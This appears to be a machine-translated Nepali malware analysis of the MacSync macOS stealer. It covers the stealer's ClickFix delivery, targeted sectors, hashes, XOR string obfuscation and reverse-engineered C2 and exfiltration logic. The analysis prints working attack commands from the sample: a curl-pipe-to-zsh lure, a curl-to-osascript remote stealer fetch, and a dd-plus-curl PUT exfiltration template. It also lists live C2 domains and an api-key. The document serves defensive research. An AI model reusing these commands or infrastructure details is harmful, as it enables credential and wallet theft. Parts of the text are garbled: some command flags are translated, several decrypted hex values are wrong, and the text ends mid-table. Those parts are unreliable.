कार्यकारी सारांश
म्याकसिन्क स्टीलर म्याकओएस सूचना चोरी गर्ने र रिमोट-एक्सेस स्टेजरहरूको परिवार हो जुन पत्ता लगाउनबाट बच्न डिजाइन गरिएको हो र मालवेयर-एज-ए-सर्भिस (MaaS) मोडेल अन्तर्गत व्यावसायिक रूपमा बेचिन्छ।
आक्रमण श्रृंखलामा, MacSync बाइनरीहरू नेटिभ स्टेजरहरू र बहु-भाग एक्सफिल्ट्रेसन इन्जिनहरू हुन्। स्ट्यान्डअलोन हार्वेस्टरहरूको सट्टा, पेलोडहरू हल्का तौलका ६४-बिट म्याक-ओ एक्जिक्युटेबलहरू हुन् जसले टर्मिनल सत्रहरूबाट चुपचाप अलग गर्दछ, क्रेडेन्सियल-डम्पिङ मोड्युलहरू सिधै मेमोरीमा लोड गर्दछ, र चोरी भएका क्रेडेन्सियलहरूलाई भरपर्दो रूपमा अभियान पूर्वाधारमा फिर्ता एक्सफिल्ट्रेट गर्दछ।
MacSync मुख्यतया मार्फत डेलिभर गरिन्छ फिक्स क्लिक गर्नुहोस् सामाजिक इन्जिनियरिङ र खोज इन्जिन मालभर्टाइजिङ। यसले एप्पल गेटकिपर, एक्सप्रोटेक्ट, र लाई बाइपास गर्न मोड्युलर, बहु-स्तरीय कार्यान्वयन रणनीति प्रयोग गर्दछ। endpoint detection and response (EDR) डिस्कमा न्यूनतम पदचिह्न राख्दै उपकरणहरू।
- स्टिल्थ सत्र डिमोनाइजेसन: कार्यान्वयनमा, MacSync ले POSIX fork() र setsid() प्रणाली कलहरू प्रयोग गरेर नियन्त्रण गर्ने टर्मिनल सत्रबाट अलग गर्छ। यसले PID 1 (launchd) मा पुन: प्यारेन्ट गर्छ र stdin, stdout, र stderr लाई /dev/null मा रिडिरेक्ट गर्छ ताकि त्रुटि सन्देशहरू र प्रक्रिया आउटपुट कन्सोलमा देखा नपरोस्।
- टेम्प्लेट-आधारित एकल-बाइट XOR अस्पष्टता: स्थिर हस्ताक्षर र स्वचालित स्ट्रिङ निकासीबाट बच्न, MacSync बाइनरीहरूले इनलाइन गरिएको C++ टेम्प्लेट वर्ग (ObfuscatedString) प्रयोग गरेर कार्यात्मक स्ट्रिङहरू (C2 अन्त्य बिन्दुहरू, कमाण्ड-लाइन आर्गुमेन्टहरू, API हेडरहरू, र अस्थायी फाइल मार्गहरू सहित) लुकाउँछन्। )। रनटाइममा, बाइनरीले यी स्ट्रिङहरूलाई एकल-बाइट XOR प्रयोग गरेर स्थानीय स्ट्याक बफरहरूमा डिक्रिप्ट गर्दछ।
- इन-मेमोरी डायनामिक एप्पलस्क्रिप्ट पाइपलाइन: स्टेजरले डिस्कमा क्रेडेन्सियल-डम्पिङ स्क्रिप्टहरू लेख्नबाट जोगाउँछ। यसको सट्टा, यसले अनुकूलन हेडरहरू (जस्तै api-key: र अभियान टोकनहरू) प्रयोग गरेर HTTPS मार्फत C2 सर्भरहरूमा जडान गर्दछ र stdin मार्फत सिधै /usr/bin/osascript मा प्रतिक्रिया पाइप गर्दछ। यसले आक्रमणकारीहरूलाई क्लाइन्ट बाइनर पुन: कम्पाइल नगरी सर्भर-साइडमा स्टिलर पेलोडहरू अद्यावधिक गर्न अनुमति दिन्छ।
- १० एमबी गल्ती सहनशील चुच्चो एक्सफिल्ट्रेसन: ठूला चोरी भएका अभिलेखहरू (ब्राउजर भल्टहरू, प्रणाली किचेनहरू, र क्रिप्टोकरेन्सी वालेट डाटाबेसहरू समावेश गर्ने) स्थानान्तरण गर्न, MacSync ले फाइलहरूलाई १० MB भागहरूमा विभाजन गर्दछ। यसले नेटिभ dd उपयोगिता प्रयोग गरेर प्रत्येक स्लाइस निकाल्छ र असफल स्थानान्तरणहरू पुन: प्रयास गर्न घातीय ब्याकअफ प्रयोग गरेर HTTP PUT अनुरोधहरू मार्फत क्रमिक रूपमा अपलोड गर्दछ।
- स्व-सफाई विरोधी फोरेन्सिक: स्टेजरले डिस्कमा रहेका अस्थायी फाइलहरू तुरुन्तै सफा गर्छ। C2 सर्भरले चङ्क गरिएको अपलोड पुष्टि गर्ने HTTP 200 प्रतिक्रिया फर्काउने बित्तिकै, मालवेयरले स्थानीय स्थिति फाइल (/tmp/.httpcode) र स्टेज गरिएको अभिलेख (/tmp/osaloging.zip) मेटाउँछ।
थ्रेट एक्टर ओरिजिन्स र मालवेयर-एज-ए-सर्भिस (MaaS) इकोसिस्टम
म्याकसिन्क २०२५ मा देखा पर्यो, सार्वजनिक रिपोर्टिङले यसलाई पहिलेको म्याक.सी स्टीलर र विकासकर्ता पहिचान "मेन्टलपोजिटिभ" सँग जोडेको थियो। Threat intelligence ले MacSync लाई मालवेयर-एज-ए-सर्भिस (MaaS) अपरेशनको रूपमा ट्र्याक गर्छ, जसले अन्य साइबर अपराधीहरूलाई मालवेयर र समर्थन पूर्वाधार प्रदान गर्दछ।
प्रमाणले मालवेयर विकास र अभियान सञ्चालनहरू बीच स्पष्ट विभाजन देखाउँछ। MacSync निर्माणहरूमा प्रायः तैनाती-विशिष्ट पहिचानकर्ताहरू समावेश हुन्छन्, जबकि अभियानहरू स्वतन्त्र रूपमा व्यवस्थित डेलिभरी सेटअपहरू र घुमाउने ब्याकएन्ड पूर्वाधारमा निर्भर हुन्छन्। CIS ले सम्बद्ध निर्माणसँग लिङ्क गरिएको s3 निर्माण ट्याग पहिचान गर्यो, र माइक्रोसफ्टले पछि पुनरावर्ती URI मार्गहरू, अनुरोध विशेषताहरू, API-कुञ्जी हेडरहरू, र एक्सफिल्ट्रेसन व्यवहारमा आधारित 30 भन्दा बढी डोमेनहरू सहसम्बन्धित गर्यो।
MacSync वितरण मुख्यतया सफ्टवेयर शोषणको सट्टा सामाजिक इन्जिनियरिङमा निर्भर गर्दछ। अभियानहरूले मालवर्टाइजिङ, SEO विषाक्तता, सम्झौता गरिएका वेबसाइटहरू, नक्कली सफ्टवेयर र AI स्थापनाकर्ताहरू, र क्लिकफिक्स पृष्ठहरू मार्फत मालवेयर प्रदान गर्दछ जसले पीडितहरूलाई टर्मिनलमा चलिरहेको आदेशहरूमा झुक्याउछ।
यद्यपि सार्वजनिक अनुसन्धानले केही MacSync नमूनाहरूमा रूसी-भाषा विकास कलाकृतिहरू पहिचान गरेको छ, यी मार्करहरू मालवेयरलाई कुनै विशेष खतरा अभिनेता वा आपराधिक सिन्डिकेटलाई श्रेय दिन पर्याप्त छैनन्।
सम्बन्धित पूर्वाधारले निश्चित व्यवहारिक ढाँचाहरू पछ्याउँछ जुन डोमेनहरूको परिक्रमाको पर्वाह नगरी अझै पनि लागू हुनेछ। MacSync नमूना र लोडर द्वारा प्रदर्शन गरिएको व्यवहारमा /dynamic?txd= मा गरिएका C2 अनुरोधहरू समावेश छन्। हेडरमा API-कुञ्जी सेट गरिएको छ र /gate?buildtxd= मार्फत अपलोड गर्नु अघि स्थानीय रूपमा गरिएको डेटा सङ्कलन पनि गरिएको छ। अपलोड_आईडी, चङ्क_इन्डेक्स, र टोटल_चङ्क्स प्यारामिटरहरू सहित।
सम्बद्ध अभियानहरू: क्लिकफिक्स डेलिभरी
MacSync लाई बारम्बार macOS प्रयोगकर्ताहरूलाई लक्षित गर्दै ClickFix अभियानहरू मार्फत वितरण गरिन्छ । सफ्टवेयर कमजोरीहरूको शोषण गर्नुको सट्टा, यी आक्रमणहरूले पीडितहरूलाई सफ्टवेयर स्थापनाकर्ताहरू, CAPTCHA जाँचहरू, डाउनलोड त्रुटिहरू, वा समस्या निवारण प्रम्प्टहरूको आडमा टर्मिनलमा आदेशहरू प्रतिलिपि गर्न र चलाउन फसाउन सामाजिक इन्जिनियरिङमा भर पर्छन्।
सार्वजनिक रिपोर्टहरूले परिवर्तनशील लुरहरू, डेलिभरी सेटअपहरू, र पेलोडहरू सहित धेरै MacSync ClickFix अभियानहरूको वर्णन गरे तापनि, हालको प्रमाणले ती सबै एउटै खतरा अभिनेतासँग सम्बन्धित छन् वा MacSync पूर्वाधार प्रत्यक्ष रूपमा ClearFake अन्तर्गत सञ्चालन हुन्छ भन्ने देखाउँदैन।
क्लियरफेक / ट्राफिक वितरण नेटवर्क (TDS)
सम्बद्धहरूले केइटारो टीडीएस जस्ता ट्राफिक वितरण प्रणाली (टीडीएस) लाई सम्झौता गरिएका वेबसाइटहरू र विज्ञापन नेटवर्कहरूमा तिनीहरूको अपरेटिङ सिस्टमको आधारमा आगन्तुकहरूलाई मार्गनिर्देशन गर्न प्रयोग गर्छन्। ब्राउजर प्रयोगकर्ता-एजेन्ट जाँच गरेर, टीडीएसले विन्डोज आगन्तुकहरूलाई LummaC2 , Stealc , वा Vidar वितरण गर्ने चेनहरूमा रिडिरेक्ट गर्दछ, जबकि म्याकओएस आगन्तुकहरूलाई MacSync ClickFix संक्रमण फनेलहरूमा पठाउँछ ।
सामाजिक इन्जिनियरिङ प्रलोभन र ब्रान्ड प्रतिरूपण
MacSync अभियानहरूले पेशेवरहरूलाई लक्षित गर्न लोकप्रिय उत्पादकता, सन्देश, र सफ्टवेयर विकास उपकरणहरूको प्रतिरूपण गर्छन्:
| प्रतिरूपण गरिएको ब्रान्ड / विषयवस्तु | भ्रामक प्रलोभन परिदृश्य | लक्ष्य जनसांख्यिकीय |
| गुगल मिट / जुम | "माइक्रोफोन/अडियो त्रुटि: आफ्नो macOS अडियो ड्राइभर मर्मत गर्न फिक्समा क्लिक गर्नुहोस्।" | अन्तर्वार्ता घोटालामा कर्पोरेट रिमोट कामदारहरू, जागिर उम्मेदवारहरू |
| क्लाउड एआई / च्याटजीपीटी | "म्याकोसको लागि क्लाउड एआई डेस्कटप डाउनलोड गर्नुहोस् / वेबसकेट जडान ठीक गर्नुहोस्।" | सफ्टवेयर इन्जिनियरहरू, एआई अनुसन्धानकर्ताहरू, डेटा वैज्ञानिकहरू |
| क्लाउडफ्लेयर / टर्नस्टाइल | "तपाईं मानव हुनुहुन्छ भनेर प्रमाणित गर्नुहोस्: टर्मिनल खोल्नुहोस् र प्रमाणिकरण कोड टाँस्नुहोस्।" | सामान्य वेब ट्राफिक, क्रिप्टो व्यापारीहरू, फोरम प्रयोगकर्ताहरू |
| डकर / धारणा / कर्सर | नक्कली नेटिभ डेस्कटप स्थापनाकर्ताहरू प्रदान गर्ने विषाक्त गुगल खोज विज्ञापनहरू | सफ्टवेयर विकासकर्ताहरू, DevOps इन्जिनियरहरू, प्राविधिक नेतृत्वकर्ताहरू |
| ट्रेडिङभ्यू / क्रिप्टो एप्स | "वास्तविक-समय बजार डेटा हेर्न आफ्नो चार्ट इन्जिन अपडेट गर्नुहोस्।" | उच्च-नेट-वर्थ क्रिप्टो व्यापारीहरू, DeFi लगानीकर्ताहरू |
विश्वव्यापी भौगोलिक टेलिमेट्री र उद्योग प्रभाव
भौगोलिक टेलिमेट्री

Threat intelligence रिपोर्टहरूले देखाउँछन् कि MacSync अभियानहरूले मुख्यतया व्यापक macOS उद्यम प्रयोग, प्रविधि र सफ्टवेयर विकास क्षेत्रहरू, र सक्रिय क्रिप्टोकरेन्सी वा Web3 समुदायहरू भएका क्षेत्रहरूलाई लक्षित गर्दछ। अगस्ट २०२६ को टेलिमेट्रीले संयुक्त राज्य अमेरिकाले पत्ता लगाउने सबैभन्दा ठूलो हिस्साको लागि लेखाजोखा गरेको देखाउँछ, त्यसपछि संयुक्त अधिराज्य, जर्मनी, जापान, क्यानडा, फ्रान्स, सिंगापुर, अष्ट्रेलिया, भारत, र नेदरल्याण्ड्स र नोर्डिक देशहरू छन्।
लक्षित उद्योग क्षेत्रहरू
| उद्योग क्षेत्र | प्राथमिक लक्ष्य भूमिकाहरू | उच्च-मूल्य सम्पत्ति | खतरा भेक्टर / प्रलोभन | परिचालन प्रभाव |
| सफ्टवेयर इन्जिनियरिङ र टेक स्टार्टअपहरू | फुल-स्ट्याक डेभलपरहरू, डेभअप्स इन्जिनियरहरू, एआई अनुसन्धानकर्ताहरू | SSH निजी कुञ्जीहरू, AWS/GCP टोकनहरू, GitHub/GitLab प्रमाणहरू, .env फाइलहरू | क्लाउड एआई, कर्सर आईडीई, डकर डेस्कटप, धारणाको प्रतिरूपण गर्दै मालवर्टाइजिङ | क्लाउड अधिग्रहण, स्रोत-कोड चोरी, आपूर्ति-श्रृंखला सम्झौता |
| क्रिप्टोकरेन्सी र वेब३ | ब्लकचेन विकासकर्ताहरू, DeFi व्यापारीहरू, DAO सदस्यहरू, कोष प्रबन्धकहरू | मेटामास्क, फ्यान्टम, कोइनबेस, ट्रोनलिङ्क भल्ट डेटा; एक्सोडस/इलेक्ट्रम वालेट फाइलहरू | नक्कली Web3 बैठक लिङ्कहरू, TradingView अपडेटले आकर्षण बढाउँछ | वालेटको पानी चुहाउने, अनधिकृत टोकन स्थानान्तरण, स्मार्ट-कन्ट्र्याक्ट साँचो चोरी |
| कर्पोरेट रिमोट वर्कफोर्स | सी-सुइट, मानव संसाधन, बिक्री र मार्केटिंग | macOS किचेन डेटा, स्ल्याक/डिस्कर्ड टोकनहरू, गुगल वर्कस्पेस/ओक्टा सत्रहरू | नक्कली गुगल मीट/जुम माइक्रोफोन वा क्यामेरा फिक्सहरू | पहिचान अपहरण, सत्र-कुकी दुरुपयोग, आन्तरिक नेटवर्क पिभोटिङ |
| सरकार र रक्षा ठेकेदारहरू | SLTT कर्मचारी र ठेकेदारहरू | सरकारी पोर्टल प्रमाणहरू, VPN प्रोफाइलहरू, कर्मचारी प्रमाणहरू | खोज इन्जिन मालवर्टाइजिङ, नगरपालिका वेबसाइटहरू ह्याक गरियो | अनधिकृत नगरपालिका पहुँच, संवेदनशील नागरिक-डेटाको जोखिम |
| Fintech र वित्तीय सेवाहरू | वित्तीय विश्लेषक, क्वान्ट ट्रेडर्स, लेखाकार | बैंकिङ सत्र टोकनहरू, लेखा प्रमाणहरू, भुक्तानी-कार्ड डेटा | नक्कली इनभ्वाइस दर्शकहरू, PDF-रेन्डरिङ "समाधानहरू" | वित्तीय ठगी, अनधिकृत कर्पोरेट वायर ट्रान्सफर |
म्याकसिन्क आक्रमण श्रृंखला

- प्रारम्भिक संक्रमण (क्लिकफिक्स ट्रिक): मालवेयर लेखकहरूले खोज इन्जिनहरूमा मालभर्टाइजिङ प्रयोग गर्छन् जहाँ पीडितहरूले केही सफ्टवेयर खोज्छन्। तिनीहरू दुर्भावनापूर्ण वेब पृष्ठमा पुग्छन् (जस्तै नक्कली क्लाउड एआई च्याटबट, एप्पल सुरक्षा अपडेट, क्रिप्टो वालेट स्थापनाकर्ता), जसले पीडितलाई टर्मिनल विन्डोमा आदेश कार्यान्वयन गर्न सोध्ने त्रुटि सन्देश देखाउँछ (curl -s … | zsh)।
- चरण १ (शेल र्यापर स्क्रिप्ट): दुर्भावनापूर्ण स्क्रिप्ट टर्मिनल वातावरणमा चल्छ र तुरुन्तै पृष्ठभूमि प्रक्रिया सुरु गर्छ।
- चरण २ (आधार६४ पेलोड): र्यापर स्क्रिप्टले पृष्ठभूमि पेलोड (डेमन_फंक्शन) लाई डिकम्प्रेस गर्छ जसले नेटिभ माच-ओ बाइनरी स्टेजरलाई कार्यान्वयन गर्छ (हाम्रो नमूना: com.utils.Launcher)।
- चरण ३ (गतिशील एप्पलस्क्रिप्ट स्टीलर): बाइनरीले C2 सर्भरमा /dynamic?txd=… मा कस्टम हेडर (api-key: de62a2f4…) को साथ क्वेरी गर्छ र यसलाई सिधै osascript मा पाइप गर्छ। AppleScript ले प्रयोगकर्ताको प्रणाली पासवर्ड अनुरोध गर्छ, सबै किचेन डेटा चोर्छ, र डाटाबेसहरू, सत्र कुकीहरू, SSH कुञ्जीहरू, टेलिग्राम सत्र, र क्रिप्टो वालेटहरू डम्प गर्छ। /tmp/osaloging.zip.
- चरण ४ (दृढता सहितको RAT): पेलोडले अर्को Mach-O RAT कार्यान्वयन गर्छ जुन ~/Library/LaunchAgents/ डाइरेक्टरी प्रयोग गरेर com.google.keystone.plist वा com.apple.sync.plist को रूपमा पुन: नामाकरण गरेर जारी रहन्छ।
- चरण ५ (TCC सहयोगी): अनुमतिहरू अनुरोध गर्न र क्याप्चर गर्न तदर्थ-हक हस्ताक्षर गरिएको सहयोगी कार्यक्रम प्रयोग गर्दछ macOS स्क्रिन रेकर्डिङ.
- चरण ६ (कलाकृतिहरूको निष्कासन र हटाउने): यो Mach-O प्रोग्रामले /tmp/osaloging.zip को अस्तित्व पत्ता लगाउँछ, यसलाई टुक्राहरूमा विभाजन गर्दछ 10 एमबी (०xA००००० बाइट्स) dd प्रयोग गरेर, HTTP PUT प्रयोग गरेर डेटा / मा पठाउँछ।गेट?buildtxd=…, र मेटाउँछ /tmp/osaloging.zip र /tmp/.httpकोड.

बाइनरी कार्यान्वयन प्रवाह
तलको छविले प्रारम्भिक कार्यान्वयनदेखि अन्तिम कलाकृति सफाईसम्मको MacSync स्टेजर बाइनरीको पूर्ण रनटाइम जीवनचक्रलाई नक्सा गर्दछ।
फाइल पहिचान र स्थिर मेटाडेटा

स्थिर फाइल गुणहरू
| विशेषताहरु | स्थिर मान | टिप्पणीहरू |
| फाइल नाम | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | SHA-256 ह्यास नामकरण |
| फाइल स्वरूप | Mach-O ६४-बिट x86_64 कार्यान्वयनयोग्य | पातलो बाइनरी (एकल वास्तुकला) |
| माच-ओ म्याजिक | ०xFEEDFACF (MH_MAGIC_64) | ६४-बिट म्याक-ओ हेडर |
| CPU प्रकार / उपप्रकार | CPU_TYPE_X86_64 (०x०१००००७) / सबै (०x००००००३) | इन्टेल ६४-बिट आर्किटेक्चर |
| फाइल साइज | 38,800 बाइटहरू | ०x९७९० बाइट्स |
| MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | क्रिप्टोग्राफिक ह्यास |
| SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | क्रिप्टोग्राफिक ह्यास |
| SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | प्राथमिक नमुना ह्यास |
| संकलन झण्डाहरू | पाइ, दुई लेभल, कमजोर_बाइन्ड, कमजोर_परिभाषा, संख्यात्मक | पद स्वतन्त्र कार्यान्वयनयोग्य |
| प्रवेश बिन्दु ठेगाना | ०x१००००e३० (_मुख्य) | खण्ड __TEXT.__text |
कोड साइनिङ विवरणहरू
| विशेषताहरु | मूल्य | टिप्पणीहरू |
| हस्ताक्षर स्थिति | तदर्थ हस्ताक्षरित (झण्डा=०x२(तदर्थ)) | एप्पलद्वारा जारी गरिएको विकासकर्ता आईडी हस्ताक्षर छैन |
| हस्ताक्षर पहिचानकर्ता | com.utils.लन्चर | इम्बेडेड कोड-साइनिङ पहिचानकर्ता |
| सीडीह्यास | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | कोड निर्देशिका ह्यास |
| CMSडाइजेस्ट | d182eb7cba0ffa42d770d7b0d3499e49f24163a2662494ae615713c5f04b5260 | कोड-साइनिङ डाइजेस्ट |
| टोली पहिचानकर्ता | तयार भएको छैन | कुनै एप्पल विकासकर्ता टोली आईडी छैन; तदर्थ हस्ताक्षर संकेत गर्दछ |
स्ट्रिङ अस्पष्टता र कुञ्जी पुन:प्राप्ति
क्रिप्टोग्राफिक इन्जिनको रिभर्स इन्जिनियरिङ
बेयर बाइनरीमा गरिएको स्थिर स्ट्रिङ विश्लेषणले स्पष्टमा कुनै URL, फाइल मार्ग, वा आदेश सन्दर्भहरू फेला पारेन। _ main को सन्दर्भले C++ टेम्प्लेट वर्गमा १९ सन्दर्भहरू प्राप्त गर्यो:
| विशेषताहरु | मूल्य |
| म्याङ्गल्ड प्रतीक | __ZNK16ObfuscatedStringILm...EE7decryptEv |
| डिम्याङ्गल्ड प्रतीक | अस्पष्टस्ट्रिङ ::डिक्रिप्ट() स्थिर |
| ठेगाना दायरा | ०x१०००२३५० – ०x१०००२७४० |

एकल बाइट xor कुञ्जी पहिचान गरियो: ०xAA (दशमलव: १७०, बाइनरी: १०१०१०१०)।

पहिले नै कुनै पनि प्लेनटेक्स्ट थाहा नपाई सबै एन्क्रिप्टेड बाइट स्ट्रिङहरू डिक्रिप्ट गर्नको लागि, निम्न स्ट्यान्डअलोन स्क्रिप्ट चलाइएको छ:

डिक्रिप्शन कार्यक्रम आउटपुट

XOR स्ट्रिङ डिक्रिप्शन र भण्डारण लेआउट र भण्डारण लेआउट
हार्डवेयर XOR सञ्चालन (/tmp/.httpcode)
निम्न तालिकाले 0x100002a2e मा स्थिति फाइल मार्गको लागि CPU दर्ता ecx (xor ecx, 0xaa) भित्र हुने वास्तविक कार्यहरू देखाउँछ।
| बाइट # | इन्क्रिप्ट गरिएको हेक्स | XOR कुञ्जी | डिक्रिप्ट गरिएको हेक्स | वर्ण |
| 0 | 0x85 | ०xएए | 0x2F | / |
| 1 | ०xDE | ०xएए | 0x74 | t |
| 2 | 0xC7 | ०xएए | ०x८०२४००१डी | m |
| 3 | ०xDA | ०xएए | 0x70 | p |
| 4 | 0x85 | ०xएए | 0x2F | / |
| 5 | 0x84 | ०xएए | ०x००००००१E | . |
| 6 | 0xC2 | ०xएए | 0x68 | h |
| 7 | ०xDE | ०xएए | 0x74 | t |
| 8 | ०xDE | ०xएए | 0x74 | t |
| 9 | ०xDA | ०xएए | 0x70 | p |
| 10 | 0xC9 | ०xएए | 0x63 | c |
| 11 | 0xC5 | ०xएए | 0x6F | o |
| 12 | ०xCE | ०xएए | 0x64 | d |
| 13 | ०xCF | ०xएए | 0x65 | e |
| 14 | ०xएए | ०xएए | 0x00 | \0 |
पथ /tmp/osaloging.zip स्ट्याक लिटरल्स र XOR डिक्रिप्शन मार्फत निर्माण गरिएको छ।
रिभर्स इन्जिनियरिङ _मेन - मेमोरी लेआउट र डेमोनाइजेसन
URL निर्माण / अन्त्यबिन्दु तयारी नमूनाले धेरै URL सम्बन्धित स्ट्रिङ टुक्राहरू (जस्तै https, http, asia., usa.) लाई स्थानीय स्ट्याक भेरिएबलहरूमा लोड गर्छ। त्यसपछि यसले स्ट्रिङ निर्माण गर्न १२८ बाइट स्थानीय बफर आवंटित गर्छ। क्षेत्रीय डोमेन टुक्राहरू र HTTP(S) योजनाहरूको उपस्थितिले नेटवर्क अन्त्यबिन्दुहरू रनटाइममा निर्माण वा चयन गरिएको संकेत गर्दछ, जसले स्थिर विश्लेषणमा पूर्ण URL हरूको दृश्यतालाई सीमित गर्दछ।

प्रक्रिया डिमोनाइजेसन र स्ट्रिम क्लोकिंग (०x१००००e३० – ०x१००००f५४)

- _Fork() कार्यान्वयन (०x१०००००e६९): अभिभावक प्रक्रिया ० फर्काएर सफासँग समाप्त हुन्छ। यो टर्मिनलमा नियन्त्रण फिर्ता दिँदै तुरुन्तै बाहिर निस्कन्छ। त्यस समयमा चाइल्ड प्रक्रियालाई पुन: प्यारेन्ट गरिएको हुन्छ launchd जुन PID १ सँग चल्छ।
- _Setsid() सत्र सिर्जना (0x100000eb7): चाइल्ड प्रक्रिया नियन्त्रण टर्मिनलबाट अलग हुन्छ। यो चरणले प्रक्रिया अब कुनै पनि सत्रमा बाँधिएको छैन भन्ने सुनिश्चित गर्दछ।
- स्ट्रिम सप्रेसन (०x१०००००efe – ०x१०००००f४८): चाइल्ड प्रोसेसले यसको इनपुट, मानक आउटपुट र मानक त्रुटिलाई /dev/null मा रिडिरेक्ट गर्छ। यो _freopen() मा तीन कलहरू प्रयोग गरेर गरिन्छ। प्रत्येक कलले कुनै पनि आउटपुट वा इनपुट गतिविधिलाई प्रभावकारी रूपमा मौन गर्ने स्ट्रिमहरू मध्ये एकलाई ह्यान्डल गर्छ।
रिभर्स इन्जिनियरिङ _मेन - डायनामिक C2 पोलिंग र इन-मेमोरी एप्पलस्क्रिप्ट
कच्चा बाइनरी निन्जा उच्च-स्तरीय IL डिकम्पाइलेसन (०x१०००१०७० – ०x१०००१३००)

- एसेम्बलीमा ०xc८ दशमलव २०० छ (HTTP २०० ठीक छ)।
- sub_100001e20() ले डिक्रिप्ट गरिएको कमाण्ड टेम्प्लेट राख्छ: curl -k -s –max-time 12 -H “प्रयोगकर्ता-एजेन्ट: %s” -H “api-key: %s” “%s” | osascript।
- एप्पलस्क्रिप्टलाई मध्यवर्ती स्क्रिप्ट फाइल बिना नै कर्लबाट ओसास्क्रिप्टमा सिधै स्ट्रिम गरिन्छ, यसलाई मानक इनपुट मार्फत कर्लबाट सिधै एप्पलको /usr/bin/osascript बाइनरीमा पाइप गरिन्छ।
स्थिर कन्फिगरेसन विशेषताहरू:
| विशेषताहरु | मूल्य |
| अभियान टोकन (txd) | c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 |
| गेट प्रमाणीकरण टोकन | api-key: de62a2f47d1c7dec2997f931a050a615 |
| प्राथमिक होस्ट | ड्राइभिङउबर.कम |
| फलब्याक होस्ट | newsinweb.com मा |
| क्षेत्रीय उपसर्गहरू | एसिया / संयुक्त राज्य अमेरिका। |
कार्यान्वयन पाइपलाइन कार्यप्रवाह
- प्राथमिक स्वास्थ्य जाँच (drivinguber.com):

- स्थिति मूल्याङ्कन: _fscanf(“%d”, &code) मार्फत /tmp/.httpcode पढ्छ र /tmp/.httpcode अनलिङ्क गर्छ।
- इन-मेमोरी पाइप एक्जिक्युसन (०x१०००१२८e): यदि कोड == २०० (०xC८) हो भने, यो फर्म्याट हुन्छ र चल्छ:

- फलब्याक रोटेशन: यदि प्राथमिक असफल भयो भने, आधार newsinweb.com सँग [https, http] [asia., usa.] मा दोहोरिन्छ।
१० एमबी चंकिंग इन्जिन र सिस्टम भी एबीआई

- लक्ष्य प्रमाणीकरण: _stat$INODE64(“/tmp/osaloging.zip” &stat_buf मा कल गर्छ। यदि फाइल त्यहाँ छैन वा आकार शून्य छ भने यो ठीकसँग समाप्त हुन्छ (० फर्काउनुहोस्)।
- पूर्णांक छत विभाजन गणित:कुल भागहरू (file_size प्लस 0x9FFFFF भाग 0xA00000) को तल्ला बराबर हुन्छ (स्थिर भाग आकार 0xA00000 हो जुन 10,485,760 बाइट वा 10 MB हो)।
- सत्र पहिचानकर्ता: snprintf(upload_id, 0x40 “%ld-%08x” समय(NULL) rand()) प्रयोग गरेर सिर्जना गरिएको।
अनुकूलनीय ब्याकअफ पुन: प्रयास एल्गोरिथ्म

अनुकूली ब्याकअफको साथ ८ पटकसम्म पुन: प्रयास: ढिलाइ = (retry_index × २) + ३ सेकेन्ड (५ सेकेन्ड, ७ सेकेन्ड, ९ सेकेन्ड, ११ सेकेन्ड, १३ सेकेन्ड, १५ सेकेन्ड, १७ सेकेन्ड, १९ सेकेन्ड)
_system() मार्फत कार्यान्वयन गरिएका शेल आदेशहरू
| # | सञ्चालन | डिक्रिप्ट गरिएको ढाँचा टेम्प्लेट | उद्देश्य |
| 1 | C2 स्वास्थ्य जाँच | कर्ल -k -s –अधिकतम-समय १२ -H “प्रयोगकर्ता-एजेन्ट: %s” -H “api-कुञ्जी: %s” “%s” -o /dev/null -w “%%{http_code}” > %s २>/dev/null | C2 उपलब्धता जाँच गर्छ र HTTP स्थिति कोड /tmp/.httpcode मा भण्डारण गर्छ। |
| 2 | चरण ३ इन-मेमोरी स्टेजर | कर्ल -k -s –अधिकतम-समय १२ -H “प्रयोगकर्ता-एजेन्ट: %s” -H “api-कुञ्जी: %s” “%s” | ओसास्क्रिप्ट | रिमोट एप्पलस्क्रिप्ट स्टीलर डाउनलोड गर्छ र ओसास्क्रिप्ट मार्फत कार्यान्वयन गर्छ। |
| 3 | चरण ६ काटेको एक्सफिल्ट्रेसन | dd यदि=%s bs=1 छोड्नुहोस्=%ld गणना=%ld 2>/dev/null | कर्ल -k -s -X राख्नुहोस् -डेटा-बाइनरी @- … | /tmp/osaloging.zip लाई १० MB भागहरूमा विभाजन गर्छ र प्रत्येक भाग HTTP PUT मार्फत अपलोड गर्छ। |
नेटिभ POSIX प्रक्रिया र फाइल सञ्चालनहरू
| # | अपरेशन प्रकार | नेटिभ एपीआई कल | लक्ष्य | सञ्चालन उद्देश्य |
